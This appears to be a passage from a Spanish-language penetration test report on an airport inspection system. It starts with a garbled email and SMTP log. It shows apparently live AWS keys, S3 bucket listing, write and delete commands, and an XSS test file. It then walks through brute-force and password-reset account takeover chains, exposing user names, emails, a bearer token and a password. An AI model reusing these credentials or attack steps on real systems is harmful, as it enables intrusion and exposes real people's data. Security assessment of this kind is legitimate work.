text/html; charset="utf-8"\r\nMIME-Version: 1.0\r\nContent-Transfer-Encoding:
base64\r\n\r\nCjxodGlsPgo8Ym9keTAKPGgzPlBydWViYSBkZSB1bnbDrW8gZGUyY29ycmVvPC9oMzAKPHA+RXN0\r\n\r\nZSBJbj3JyZW8gZnVlIGVudmlhZG8gY29tbYwYXJ0ZSBkZSB1biA8c3Ryb25nPnBlbnRlc3QgYXV0\r\n\r\nnb3JpemFkbz
wvc3Ryb25nPjA4L3A+CjxwPjxz dHJvbmc+RmVjaGEgeSBob3Jhojwvc3Ryb25nPiaY\r\n\r\nrMDI2LTA0LTA4IDIoOjMzOj
I2PC9wPgo8cD5TaSBkZ3TdDoXMgc mVjaWJpZW5kbyBlc3RIIG1lb nNh\r\n\r\nnamUsIGNvb mZpcmlhIH F1ZSBsYXMGY3JlZG
VuY2lhbGVzIFNNVFAgznY29ibmVudGFUIGVncnJlY3Rh\r\n\r\nwbWudGUC9wPgo8L2JvZHk+CjwwaHRtbdAK\r\n\r\n\r\n-----2182893749904595032===-\r\n.\r\n'
reply: b'250 2.0.0 OK 1775694810 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpt\r\n'
reply: retcode (250); Msg: b'2.0.0 OK 1775694810 5a478bee46e88-2ca760b0518sm23852695eec.0 -
gsmtpt'
data: (250, b'2.0.0 OK 1775694810 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpt')
send: 'quit\r\n'
reply: b'221 2.0.0 closing connection 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpt\r\n'
reply: retcode (221); Msg: b'2.0.0 closing connection 5a478bee46e88-
2ca760b0518sm23852695eec.0 - gsmtpt'
```

Asimismo, se puede comprobar que utilizando estas credenciales se confirmó el envío exitoso de correos con el remitente “Agunsa Copiapo <desarrolloprueba9@gmail.com>”. Un atacante puede emplear estas credenciales para suplantar la identidad corporativa, realizar campañas de phishing o agotar la cuota de envío del servicio. La interfaz de administración del sistema también expone estos valores visualmente en el módulo de parámetros.



b) Abuso de credenciales AWS+IAM

A través de AWS CLI (Command Line Interface) de Amazon Web Services el cual permite gestionar los servicios de la nube de AWS mediante comandos en la terminal y con las credenciales ubicadas en el endpoint (que resultaron ser satisfactorias) se configura el acceso de AWS IAM para acceder al bucket. Se aprecian objetos 2025, 2026, DESARROLLO Y QA.

```
C:\Users\USUARIO>aws --version
aws-cli/2.34.24 Python/3.14.3 Windows/11 exe/AMD64

C:\Users\USUARIO>aws configure --profile agunsa-qa

Tip: You can deliver temporary credentials to the AWS CLI using your AWS Console session by running

AWS Access Key ID [None]: AKIAXDBDK5UOHMYESGPT
AWS Secret Access Key [None]: UjQ6kzUSF3FGsSz7XicZlwzHNIUM9Nr/PiImn/NO
Default region name [None]: us-east-1
Default output format [None]: json

C:\Users\USUARIO>aws s3 ls s3://develop-agunsa --profile agunsa-qa
PRE 2025/
PRE 2026/
PRE DESARROLLO/
PRE QA/
```

Con el paso anterior, se confirmó el acceso de lectura; asimismo, se pueden leer recursivamente los archivos que contiene el bucket.

```
C:\Users\USUARIO>aws s3 ls s3://develop-agunsa --recursive --profile agunsa-qa
2025-05-29 23:14:58      0 2025/
2026-02-05 10:30:58      0 2026/
2025-10-26 21:10:01    375 DESARROLLO/2025/08/30/15.log
2025-11-05 10:13:40    4629 DESARROLLO/2025/informe_cumplimiento_paco/10/ReporteCumplimientoPACO-2025-October.xlsx
2025-11-03 10:39:45    4316 DESARROLLO/2025/informe_cumplimiento_paco/11/ReporteCumplimientoPACO-2025-Noviembre.xlsx
2025-11-05 10:32:32    5185 DESARROLLO/2025/informe_cumplimiento_rso/10/ReporteCumplimientoR50-2025-October.xlsx
2025-11-05 08:06:26    3889 DESARROLLO/2025/informe_cumplimiento_rso/12/ReporteCumplimientoR50-2025-Diciembre.xlsx
2025-08-25 10:12:53      0 DESARROLLO/2025/reporte_semestral/
2025-11-05 11:03:02    5237 DESARROLLO/2025/reporte_semestral/12/ReporteSemestral-2025-Diciembre.xlsx
2025-08-25 10:12:54      0 DESARROLLO/2025/reporte_semestral/6/
2025-10-29 10:01:38    5275 DESARROLLO/2025/reporte_semestral/6/ReporteSemestral-2025-Junio.xlsx
2025-11-05 10:35:05    6715 DESARROLLO/2025/reporte_trimestral/12/ReporteTrimestral-2025-Diciembre.xlsx
2025-10-09 16:13:46   176450 DESARROLLO/43_INMUEBLE_17567573259550-3c684262-04c4-496d-a8a6-b1075312191d.png
2025-10-09 15:59:20   176450 DESARROLLO/43_INMUEBLE_17567573259550-c5ab5c74-062d-450e-8511-733c58679c6b.png
2025-10-06 10:19:00   176450 DESARROLLO/43_INMUEBLE_17567573259550-cbc55fb6-ebfa-4591-9998-778643f3514c.png
2025-10-09 15:02:23   176450 DESARROLLO/43_INMUEBLE_17567573259550-e5a7bdd2-960a-4a52-b62c-04a6cd55da7f.png
2025-07-24 15:36:38   155582 DESARROLLO/Acta de Reunion Avances 20250921 - Aeropuerto Copiapo-02f80e82-bc2f-4459-813b-9a4b69d
2025-10-03 15:18:35   179965 DESARROLLO/Acta de Reunion Avances 20250915 - Aeropuerto Copiapo-96326d6c-eb5d-446c-9a1e-0ba705f
2025-10-03 21:10:16   154353 DESARROLLO/Acta de Reunion Avances 20250929 - Aeropuerto Copiapo-d5cefa76-f974-4d11-9773-af9896e
2025-10-03 15:52:16   154353 DESARROLLO/Acta de Reunion Avances 20250929 - Aeropuerto Copiapo-d7254bb8-1f87-4b44-9e57-36da7e
2025-10-08 16:20:24    46276 DESARROLLO/Bitacora_Vuelos_1759940383544-73f5a372-ddb4-4ad2-abb5-a6faea9e8cbd.xlsx
2025-10-08 15:27:33   134802 DESARROLLO/CMMS_Carga_PACO_20.08.2025-3594efea-4827-4e73-8a6c-89aa5ad4265c.xlsx
2025-07-30 09:05:02    61297 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-1fda30a7-5fd1-4df7-8ea5-e25
2025-07-22 17:42:59    61297 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-2679146b-78d4-42b5-9b1c-d04f
2025-07-30 09:04:12    61297 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-4857ec61-2251-4fb2-92b1-f60f
2025-07-22 17:34:05    61297 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-61ae210e-328a-4c4f-bf51-65e
2025-07-23 08:37:12    86214 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-6b3cce49-2b6c-4c3a-a5be-a51
2025-07-30 09:05:33    61297 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-dd9848c3-3c30-4853-8f73-1d6
2025-07-30 09:05:58    61297 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-ed5bb539-eca2-49ec-b773-d79
2025-11-17 09:26:44   5609782 DESARROLLO/DESARROLLO/2025/informe_mensual/octubre/10_2025.zip
2025-11-07 09:07:52    1410 DESARROLLO/FPVE/2025/2025-11-07/110941459.xml
2025-11-07 10:39:07    1329 DESARROLLO/FPVE/2025/2025-11-07/123905725.xml
```

Asimismo, se pueden confirmar que es posible realizar operaciones de escritura en el bucket.

A continuación, se presenta el caso de carga un archivo .TXT en el bucket:

```
C:\Users\USUARIO>echo "Prueba de escritura desde pentest autorizado - $(date)" > test-pentest.txt

C:\Users\USUARIO>aws s3 cp test-pentest.txt s3://develop-agunsa/QA/test-pentest.txt --profile agunsa-qa
upload: .\test-pentest.txt to s3://develop-agunsa/QA/test-pentest.txt

C:\Users\USUARIO>aws s3 ls s3://develop-agunsa/QA/ --profile agunsa-qa
PRE 2026/
2026-02-05 10:30:57      0
2026-04-04 00:48:48    59 test-pentest.txt
```

Por otro lado, a continuación, se presenta el caso de eliminado del archivo .TXT cargado

```
C:\Users\USUARIO>aws s3 rm s3://develop-agunsa/QA/test-pentest.txt --profile agunsa-qa
delete: s3://develop-agunsa/QA/test-pentest.txt
```

Asimismo, para probar si es posible cargar un archivo HTML (*test-xss.html*) que incluya un payload XSS siguiente, se confecciona el siguiente archivo:

```
<!DOCTYPE html>
<html><head><title>XSS Test</title></head><body>
<h1>Pentest - Archivo subido a S3</h1>
<script>
alert("XSS exitoso desde AWS S3 - " + document.domain);
console.log("Cookies: " + document.cookie);
</script>
</body></html>
```


```
C:\Users\USUARIO>aws s3 cp test-xss.html s3://develop-agunsa/QA/test-xss.html --content-type
"text/html" --profile agunsa-qa
upload: .\test-xss.html to s3://develop-agunsa/QA/test-xss.html
```

Luego se genera una URL prefirrada


```
C:\Users\USUARIO>aws s3 presign s3://develop-agunsa/QA/test-xss.html --expires-in 3600 --prof
ile agunsa-qa
https://develop-agunsa.s3.us-east-1.amazonaws.com/QA/test-xss.html?X-Amz-Algorithm=AWS4-HMAC-
SHA256&X-Amz-Credential=AKIAxDBDK5UOHMYESGPT%2F20260405%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-
Date=20260405T160223Z&X-Amz-Expires=3600&X-Amz-SignedHeaders=host&X-Amz-Signature=7e534a3216
dcf9638200cf4af364a266e19b1357d0334eebf483e07bca9895c0
```

Esta URL, se ingresa a un browser y el resultado es que si es accesible viendo que se puede ejecutar un html

```
https://develop-agunsa.s3.us-east-1.amazonaws.com/QA/test-xss.html?X-
Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-
Credential=AKIAxDBDK5UOHMYESGPT%2F20260405%2Fus-east-
1%2Fs3%2Faws4_request&X-Amz-Date=20260405T160223Z&X-Amz-
Expires=3600&X-Amz-SignedHeaders=host&X-Amz-
Signature=7e534a3216dcf9638200cf4af364a266e19b1357d0334eebf483e07bca98
95c0
```



Se accedió al archivo vía prefirma URL y se ejecutó el código JavaScript.



C02: Apropiación de cuenta completa (ATO) en cualquier cuenta mediante cadena de vulnerabilidades

Descripción: Se ha identificado una cadena de vulnerabilidades que, combinadas, permiten a un atacante apoderarse completamente de cualquier cuenta del sistema. El ataque se puede ejecutar por dos vías independientes:

Opción A — Fuerza Bruta sobre endpoint de autenticación

- La API `GET /api/v1/usuarios`, accesible con un token de usuario administrador, se devuelve el listado completo de usuarios registrados incluyendo login, nombre, email y rol de administrador.
- Con el listado de usuarios obtenido, se realizó un ataque de fuerza bruta sobre el endpoint `POST /api/v1/login` utilizando contraseñas comunes.
- El sistema no implementa bloqueo efectivo ni CAPTCHA, permitiendo iterar sobre todos los usuarios. Se obtuvo acceso exitoso con el usuario `'avenegas'`.
- Una vez autenticado, el atacante puede operar dentro del sistema con todos los privilegios del usuario comprometido.
- Esta opción es apropiación de cuenta parcial, debido a que el usuario podría recuperar su contraseña y el atacante podría pedir perder el acceso.

Opción B — Modificación de email + secuestro vía recuperación de contraseña (ATO Completo)

- La API `GET /api/v1/usuarios`, accesible con un token de usuario administrador, se devuelve el listado completo de usuarios registrados incluyendo login, nombre, email y rol de administrador.
- La API `PUT /api/v1/usuarios`, accesible con un token de usuario administrador, permite modificar los datos de cualquier usuario objetivo, entre ellos su campo 'email' por uno controlado por el atacante.
- A continuación, el atacante invoca el flujo de recuperación de contraseña ingresando el login de la víctima.
- El sistema envía el código de recuperación de 6 dígitos al email que ahora controla el atacante y con ese dato puede establecer una nueva contraseña y toma control total e irreversible de la cuenta.
- Esta opción es apropiación de cuenta total, debido a que el usuario podría recuperar su contraseña y el atacante podría pedir perder el acceso.

OWASP TOP 10	A01 - Broken Access Control A07 - Identification & Authentication Failures A04 - Insecure Design
CWE	CWE-284 Improper Access Control. CWE-307 Improper Restriction of Excessive Authentication Attempts CWE-640 Weak Password Recovery Mechanism CWE-620 Unverified Password Change CWE-269 Improper Privilege Management
Nivel de criticidad	Crítico (9.4)
Estado	VULNERABLE
Puntuación CVSS	VSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:L/SC:H/SI:H/SA:L
URL afectada	URLs: GET https://qa-inspecciones.agunsa.com/api/v1/usuarios PUT https://qa-inspecciones.agunsa.com/api/v1/usuarios POST https://qa-inspecciones.agunsa.com/api/v1/recuperar-password
Impacto	• Toma de control total de cualquier cuenta de usuario del sistema, incluyendo cuentas con rol administrador. • Acceso a información sensible de operaciones aeroportuarias: fichas digitales, tableros de cumplimiento, inspecciones fiscales, logs internos y reportes. • Posibilidad de modificar datos operacionales críticos (cumplimiento, planificación, observaciones IF). • El ATO mediante Opción B es persistente e irreversible sin intervención del equipo técnico, ya que el propietario real pierde acceso al no controlar el email. • Exposición de datos personales de todos los usuarios del sistema (nombre, email corporativo, login, rol). • Riesgo de escalada de privilegios si se compromete una cuenta administradora
Recomendaciones	1. Aun tenga roles de Administrador, se debe restringir el endpoint GET /api/v1/usuarios (listar usuarios) desde aplicaciones que no sean las que manejen la seguridad del sistema. 2. Implementar bloqueo progresivo con backoff exponencial (ej.: bloqueo de 15 min tras 3 intentos fallidos). 3. Implementar alertas de seguridad por email ante múltiples intentos fallidos desde la misma IP. 4. Exigir confirmación de contraseña actual antes de permitir la modificación del email en el perfil. 5. Enviar notificación al email anterior informando del cambio, con un enlace de reversión válido por 24 horas. 6. Agregar verificación adicional antes del envío del código (ej.: pregunta de seguridad, confirmación por segundo factor).

7. Limitar la vigencia del código a 10 minutos y permitir solo un intento de uso.
8. Implementar autenticación multifactor (MFA) para todas las cuentas, obligatorio para administradores.
9. Aplicar rate limiting por IP sobre todos los endpoints de autenticación y recuperación.


Datos de prueba

Opción válida solo para el usuario **insideadm**; asimismo para pruebas específica se pueden realizar pruebas sin usuario alguno del sistema.

Evidencia


OPCIÓN A — Fuerza Bruta: Apropiación de cuenta Parcial

Como primer paso, se ingresa a <https://qa-inspecciones.agunsa.com/> con las credenciales del usuario **insideadm**




The screenshot displays a web browser window with the URL <https://qa-inspecciones.agunsa.com>. The page content is a login interface for the 'Sistema Inspecciones'. At the top, there is a blue header with the text 'Sistema Inspecciones'. Below this, the logo for 'Aeropuerto Desierto de Atacama-Caldera' is shown. The main heading is 'Acceso al Sistema - QA'. The login form includes two input fields: 'e-login' (with a user icon) and 'contraseña' (with a key icon). A link for '¿Olvidó su contraseña?' is positioned below the password field. There is a checkbox labeled 'Mantener la Sesión Abierta'. At the bottom of the form is a blue button labeled 'Ingresar' with a right-pointing arrow.


Se ingresa satisfactoriamente con el usuario **insideadm**



Una vez ingresado con usuario con rol de administrador, se revisa la respuesta del endpoint **GET /api/v1/login** y se obtiene un token que se empleará cuando se convoque las llamadas a otros endpoints.



Se realiza una petición **GET /api/v1/usuarios** empleando el token obtenido. La respuesta expone el listado completo de usuarios: login, nombre, email y rol de administrador.



Esta función no debería estar disponible para consumo desde la aplicación PERFILES, normalmente esta funcionalidad debería emplearse desde la aplicación en la que se maneja la seguridad del sistema.


Con el listado de usuarios y una contraseña candidata (**Agunsa2025***), se ejecuta un ataque de fuerza bruta con Burp Suite Intruder. El resultado muestra un HTTP 200 para el usuario '**avenegas**', confirmando credenciales válidas.

Original request	Response
<pre> Safari/537.36 Accept: */* Origin: https://qa-perfiles.agunsa.com Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: https://qa-perfiles.agunsa.com/shared-login.html?codigoSistema=INSPECCIONES&g=true Accept-Encoding: gzip, deflate, br Priority: u=1, i { "codigoSistema": "INSPECCIONES", "login": "avenegas", "password": "Agunsa2025*", "mantenerSesionAbierta": false, "requiereAdmGlobal": true, "requiereAdmOrg": false, "requiereAlgunPrivilegio": false } </pre>	<pre> { "status": 200, "message": "OK", "data": { "usuario": { "email": "alfredo.venegas@agunsa.com", "nombre": "Alfredo Venegas", "login": "avenegas" }, "admGlobal": true, "tipoAutenticacion": { "codigo": "INTERNA", "nombre": "Contraseña interna", "tipo": "INTERNA" }, "privilegios": { "INSPECCIONES": { "ADMIN": true, "MANTENCION": true, "Acceso": true, </pre>

Utilizando las credenciales obtenidas por fuerza bruta, se accede exitosamente al Sistema Inspecciones con el usuario **avenegas**

OPCIÓN B — Modificación de Email + Secuestro por Recuperación de Contraseña: Apropiación de cuenta Total

Como primer paso, se ingresa a <https://qa-inspecciones.agunsa.com/> con las credenciales del usuario *insideadm*



Se ingresa satisfactoriamente con el usuario *insideadm*



Al igual que en el anterior caso (opción A), se realiza una petición *GET /api/v1/usuarios* empleando el token obtenido. La respuesta expone el listado completo de usuarios: login, nombre, email y rol de administrador.

Request	Response
<pre> 1 GET /api/v1/usuarios?fromrow=0&nrows=20 HTTP/2 2 Host: qa-inspecciones.agunsa.com 3 Sec-Ch-Ua-Platform: "Windows" 4 Authorization: Bearer 77EouSwTocr2884AtgtiMKeCmrrp9RoKwvwvQ0RGs9bVMXcNYER 5 Accept-Language: es-ES,es;q=0.9 6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 7 Sec-Ch-Ua-Mobile: ?0 8 Access-Control-Allow-Origin: * 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 0 Content-Type: application/json 1 Accept: */* 2 Sec-Fetch-Site: same-origin 3 Sec-Fetch-Mode: cors 4 Sec-Fetch-Dest: empty 5 Referer: https://qa-perfiles.agunsa.com/ 6 Accept-Encoding: gzip, deflate, br 7 Priority: u=1, i 8 9 </pre>	<pre> 24 { "status":200, "message":"OK", "data":[{ "email":"aalopez@sacyr.com", "nombre":"Alfredo Lopez", "login":"aalopez", "activo":false, "administrador":false }, { "email":"acc-continua_mdiaz@sacyr.com", "nombre":"Martin Diaz", "login":"mdiaz", "activo":true, "administrador":false }, { "email":"admin@agunsa.cl", "nombre":"Administrador inicial", "login":"admin", "activo":true, "administrador":true }, { "email":"a.fernandez@cydingeneria.com", "nombre":"Ámbar Ximena Lissette Fernández E , "login":"a.fernandez", "activo":true, </pre>

Con el token de sesión obtenido, se realiza una petición **PUT /api/v1/usuarios** modificando el campo 'email' del usuario objetivo por un email controlado por el atacante (rberrospi@gmail.com). El servidor responde HTTP 200 confirmando la modificación exitosa.

Request	Response
